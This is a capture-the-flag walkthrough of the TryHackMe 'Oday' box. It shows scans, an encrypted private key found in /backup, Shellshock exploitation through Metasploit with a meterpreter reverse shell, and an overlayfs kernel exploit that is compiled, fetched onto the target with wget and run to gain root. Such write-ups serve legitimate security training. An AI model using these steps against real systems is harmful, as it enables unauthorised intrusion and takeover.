



TryHackMe

Oday

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Walkthrough

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1. NMAP Scan


```
Nmap scan report for 10.10.31.133
Host is up (0.025s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 57:20:82:3c:62:aa:8f:42:23:c0:b8:93:99:6f:49:9c (DSA)
|   2048 4c:40:db:32:64:0d:11:0c:ef:4f:b8:5b:73:9b:c7:6b (RSA)
|   256  f7:6f:78:d5:83:52:a6:4d:da:21:3c:55:47:b7:2d:6d (ECDSA)
|_  256  a5:b4:f0:84:b6:a7:8d:eb:0a:9d:3e:74:37:33:65:16 (ED25519)
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Oday
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Okay, as we can see, there are two ports open:

1. Port 22 – running SSH
2. Port 80 – running HTTP

Great, what can we do?

I know there are no known serious exploits for the OpenSSH version that is running so we might as well check port 80.



As we can see, it is a contact (???) page for our might lord and saviour, Oday. The second best person on the TryHackMe platform.

Not much to do on this page, really. Let's run a gobuster and see what pops up.

```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url:          http://10.10.17.191/
[+] Threads:      40
[+] Wordlist:      /home/kali/Desktop/Wordlists/SecLists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  txt,zip,php
[+] Timeout:      10s

=====
2020/10/20 08:58:31 Starting gobuster
=====
/admin (Status: 301)
/css (Status: 301)
/js (Status: 301)
/cgi-bin (Status: 301)
/img (Status: 301)
/backup (Status: 301)
/uploads (Status: 301)
/secret (Status: 301)
/robots.txt (Status: 200)
/server-status (Status: 403)
Progress: 9107 / 26585 (34.26%)
```

Some directories popped up. However, there was nothing of importance in /js, /css, /img.

/admin and /uploads are just a **blank page**. (we can still gobust them though)

/backup

```
-----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: AES-128-CBC,82823EE792E75948EE2DE731AF1A0547 T7+F+3llm5FcFzX24mnrugMY455v1461ziMb4NYk9YJV5uwcrcx4QP2Q2Vv8phx
H4P+PLb79nC05rBOPBIB0V3pJLbf2hKbZazFLtq4FJZq66aLLr2dRw74MzHSM FznF17jsYFwPUgZtkz5sTcX1afch+IU5/ld4zTtsCO8qqs6qv5QkMXVGs77F2kS
Lafx0mjdcuu/5aR3NjNVtUkZyiXlnskXiC01+Ynhkqj4ly7IEzn2qZnKKPVPv8 9zIECjERSysbUKYccnFknB1DwuJEXd/erGRiLBYOGuMatc+EoagKkGpSZm4FtcIO
lrwxeyChl32vjs9W93PUqHMGcJGXEpy7/INMUQahDf3wniVhBC10UWH9piUoupNN SkjSbrlxOgWJhlcP9BLVUE4ndAMI3t05MY1U0ko7/vvhzndeZcWhVJ3SdclAx4g /5D/Yqclt
/tKblYuyggkZ3NzuspnUwZWoosfvg+jEgRud90s4dDWMEURGdB2Wt w7uYJFhijw8tw8WwaPHHqeYfHgrtwmC/gLj1gxAg532QAgmXGoazX43leFRUGB 6+HLdl8VRDz1/4IZhafDC2gihKeWOjmlh83QgKwa4s1XIB6BKPZS
/OgyM4RMmN3u ZnwIrDPL+0yz6A5BHEXNkRNFWRWQxvKuGSLmYwPP5OHnv0mzbl6Q00Es1FPI xhVyHuWkIaVZfdirJneTn8Uu3vZB2MFF+evbdMPZmx9Xc3k7/hFeIxCdoMNAi6 8BoZFQBcojaOuflLkTC0hHxN7T/t
/OvcalsWSFWdgwvwnYFaIncHeEj7dlhnmSAii b79Dfy384/lnjZMeX1NXIEghzQj5ga8TFnHe8umdNxx5Cq5GpYN1BUtWfVgtkGcn vzL SJM07RAgga+SPAY8lCnXe8qN+Nv/9+/+/uiefeFtOmrpDU2kRfr9JhZyx9TKL
wTqOP0XWjqufWNEIXXlpwXFcpZaEQc40LpbBGTdVWTOyx8Aul6YOfit+k64fg rtjWPVv3yGOJmiqQOa8/pDGgtNPgnJmFFrBy2d37KzSoNpTLXmeT/drkeTaP6YW
RTz8leg+fmVtsqOelZQ44mhy0vE48o92Kxj3uAB6jZp8jxgACpcNBt3isg7H/dq6 oYITCjrl3lctTReuBW8gE37UbsRqTuj9Foy+ynGmNPx5HQeC5aO/GoeSH0FelTk cQKIDDXHq7mLMJZJ300oqdJfs6JtJ04gzdBh3J0gBoKnXMYV7P5u8da
/4sV+kJE 99x7Dh8YXnj1As2gY+MMQHvuvCpnwRR7XLmK8Fj3TZU+WHK5P6W5fLk7u3MVT1eq Ezf26lghbnEUn17KKu+VQ6EdlPL150Hsks5V+2fC8JTQ1fl3r19vowPPuC8aNj+Q
Qu5m65A5Urmr8Y01/Wjgn2wC7upxzt6hNBIMbcNrndZkg80feKZ8RD7wE7Exll2h v3SBMMCT5zBrFq54ia0ohThQ8hklPqYhdSebkQtU5HPYh+EL/vU1L9PfGv0zipst
gblFOSPP+GmklNrpiaXaGYXsoKfXvAxGCVihbaWLAp5AyblXHyBWSbbhSRMK+P -----END RSA PRIVATE KEY-----
```

We've found a private key. It's encrypted... You can decrypt it but it's a rabbit whole (I think) so it's not worth the time.

/secret

This page only shows up this .png.

Nothing to do here.



/robots.txt

You really thought it'd be this easy?

Looks like Oday thought we would get here, haha. Nothing to do here either.

After a while of brute forcing directories and no results coming in, I thought to throw in a Nikto scan for good measure.

```
- Nikto v2.1.6
-----
+ Target IP:      10.10.31.133
+ Target Hostname: 10.10.31.133
+ Target Port:    80
+ Start Time:     2020-10-20 05:39:35 (GMT-4)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: bdl, size: 5ae57bb9a1192, mtime: gzip
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/test.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3092: /backup/: This might be interesting...
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3092: /cgi-bin/test.cgi: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ /admin/index.html: Admin login page/section found.
+ 8699 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:      2020-10-20 05:43:32 (GMT-4) (237 seconds)
-----
```

Nikto discovered a weird header: '93e4r0-cve-2014-6271' AND 'test.cgi' in the /cgi-bin directory. That's a hint and a half if you ask me, mate.

Researching on this CVE, I found a family of exploits named 'Shellshock' (and that there are some Metasploit modules for it). Searching for 'shellshock' in Metasploit gave me this:

```
msf5 > search shellshock
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24      normal Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
1  auxiliary/server/dhclient_bash_env             2014-09-24      normal No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
2  exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01      excellent Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
3  exploit/linux/http/ipfire_bashbug_exec          2014-09-29      excellent Yes    IPFire Bash Environment Variable Injection (Shellshock)
4  exploit/multi/http/pureftpd_bash_env_exec        2014-09-24      excellent Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
5  exploit/multi/http/apache_mod_cgi_bash_env_exec  2014-09-24      excellent Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
6  exploit/multi/http/cups_bash_env_exec            2014-09-24      excellent Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
7  exploit/multi/misc/legend_bot_exec              2015-04-27      excellent Yes    Legend Perl IRC Bot Remote Code Execution
8  exploit/multi/misc/xdh_x_exec                   2015-12-04      excellent Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
9  exploit/osx/local/vmware_bash_function_root      2014-09-24      normal Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
10 exploit/unix/dhncp/bash_environment             2014-09-24      excellent No     Dhclient Bash Environment Variable Injection (Shellshock)
11 exploit/unix/smtp/qmail_bash_env_exec           2014-09-24      normal No     Qmail SMTP Bash Environment Variable Injection (Shellshock)

Interact with a module by name or index, for example use 11 or use exploit/unix/smtp/qmail_bash_env_exec
msf5 >
```

We are interested in number 5 since its name implies that might be what we're looking for since it matches what file we have on our hands: /cgi-bin/test.cgi

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

Name	Current Setting	Required	Description
CMD_MAX_LENGTH	2048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPATH	/bin	yes	Target PATH for binaries used by the CmdStager
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI		yes	Path to CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Filling in the options gives us this:

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

  Name           Current Setting  Required  Description
  ---           -
  CMD_MAX_LENGTH 2048            yes       CMD max line length
  CVE             CVE-2014-6271   yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
  HEADER          User-Agent      yes       HTTP header to use
  METHOD          GET            yes       HTTP method to use
  Proxies         10.10.17.191   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS         10.10.17.191   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPATH          /bin           yes       Target PATH for binaries used by the CmdStager
  RPORT          80            yes       The target port (TCP)
  SRVHOST        0.0.0.0       yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT        8080          yes       The local port to listen on.
  SSL            false          no        Negotiate SSL/TLS for outgoing connections
  SSLCert        /cgi-bin/test.cgi no         Path to a custom SSL certificate (default is randomly generated)
  TARGETURI      /cgi-bin/test.cgi yes        Path to CGI script
  TIMEOUT        5             yes       HTTP read response timeout (seconds)
  URIPATH        /             no        The URI to use for this exploit (default is random)
  VHOST          /             no        HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name           Current Setting  Required  Description
  ---           -
  LHOST          10.10.17.191   yes       The listen address (an interface may be specified)
  LPORT          4444          yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Linux x86

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > 
```

Type run and let Metasploit do its thing:

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.10.17.191:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 10.10.17.191
[*] Meterpreter session 1 opened (10.10.17.191:4444 → 10.10.17.191:51804) at 2020-10-20 09:31:33 -0400

meterpreter > 
[0] 0:openvpn- 1:ruby*
```

Great, we can now drop into a shell and move about.

```
meterpreter > shell
Process 1108 created.
Channel 2 created.
cat user.txt
[0] 0:openvpn- 1:ruby*
```

Great, we have the user flag. Now onto root...

The root hint for this box says:

“This is a very old operating system you've got here, isn't it?..”

So, I guess we can use a kernel exploit for it.

```
uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
[0] 0:openvpn- 1:ruby*
```

We have to look for an exploit that fits the 3.13.0-32-generic kernel. Which I have found.

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation

There is a Metasploit module for this exploit but I have not been able to make that work so I'll just do it manually by downloading the exploit itself.

We compile the .c file. We then transfer the compiled executable file over to our victim host through a python webserver and run it. We instantly get root.

1. Download the exploit.

```
kali@kali:~/Desktop/Memos/0day$ wget https://www.exploit-db.com/raw/37292
--2020-10-20 09:38:41-- https://www.exploit-db.com/raw/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: '37292'

37292 100%[=====] 5.00K --KB/s in 0s

2020-10-20 09:38:42 (58.6 MB/s) - '37292' saved [5119/5119]

kali@kali:~/Desktop/Memos/0day$ ls -la
total 32
drwxr-xr-x 2 kali kali 4096 Oct 20 09:38 .
drwxr-xr-x 6 kali kali 4096 Oct 20 04:31 ..
-rw-r--r-- 1 kali kali 5119 Oct 20 09:38 37292
-rw-r--r-- 1 kali kali 2468 Oct 20 04:51 hash
-rw-r--r-- 1 kali kali 1769 Oct 20 05:31 id_rsa
-rw-r--r-- 1 kali kali 5139 Oct 20 08:35 memos.txt
kali@kali:~/Desktop/Memos/0day$ mv 37292 privesc.c
kali@kali:~/Desktop/Memos/0day$
```

2. Compile it.

```
kali@kali:~/Desktop/Memos/0day$ gcc privesc.c -o privesc
privesc.c: In function 'main':
privesc.c:106:12: warning: implicit declaration of function 'unshare' [-Wimplicit-function-declaration]
   106 |         if(unshare(CLONE_NEWUSER) != 0)
       |            ^~~~~~
privesc.c:111:17: warning: implicit declaration of function 'clone'; did you mean 'close'? [-Wimplicit-function-declaration]
   111 |             clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
       |             ^~~~~
       |             close
privesc.c:117:13: warning: implicit declaration of function 'waitpid' [-Wimplicit-function-declaration]
   117 |             waitpid(pid, &status, 0);
       |             ^~~~~~
privesc.c:127:5: warning: implicit declaration of function 'wait' [-Wimplicit-function-declaration]
   127 |             wait(NULL);
       |             ^~~~~
kali@kali:~/Desktop/Memos/0day$ ls
hash id_rsa memos.txt privesc privesc.c
kali@kali:~/Desktop/Memos/0day$
```

3. Move the executable to the victim's host.

#Run your python webserver.

```
kali@kali:~/Desktop/Memos/0day$ ls
hash id_rsa memos.txt privesc privesc.c
kali@kali:~/Desktop/Memos/0day$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
[0] 0:openvpn 1:ruby- 2:bash*
```

```

cd /dev/shm
wget http://[redacted]:8000/privesc
--2020-10-20 06:42:22-- http://[redacted]:8000/privesc
Connecting to [redacted]:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17608 (17K) [application/octet-stream]
Saving to: 'privesc'

0K ..... 100% 743K=0.02s

2020-10-20 06:42:22 (743 KB/s) - 'privesc' saved [17608/17608]

```

4. Make the file executable: `chmod +x <file_name>`
5. Run the executable: `./<file_name>`
6. Get root.

```

./privesc
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# [0] 0:openvpn 1:ruby* 2:python3-

```

Great, we have root access. Let's get the flag.

```

root@ubuntu:/run/shm# cd /root
cd /root
root@ubuntu:/root# ls -la
ls -la
total 20
drwx----- 2 root root 4096 Sep  2 11:50 .
drwxr-xr-x 22 root root 4096 Sep  2 08:41 ..
lrwxrwxrwx  1 root root    9 Sep  2 09:04 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Feb 19  2014 .bashrc
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
-rw-r--r--  1 root root   30 Sep  2 10:54 root.txt
root@ubuntu:/root# cat root.txt
cat root.txt
[redacted]
root@ubuntu:/root#

```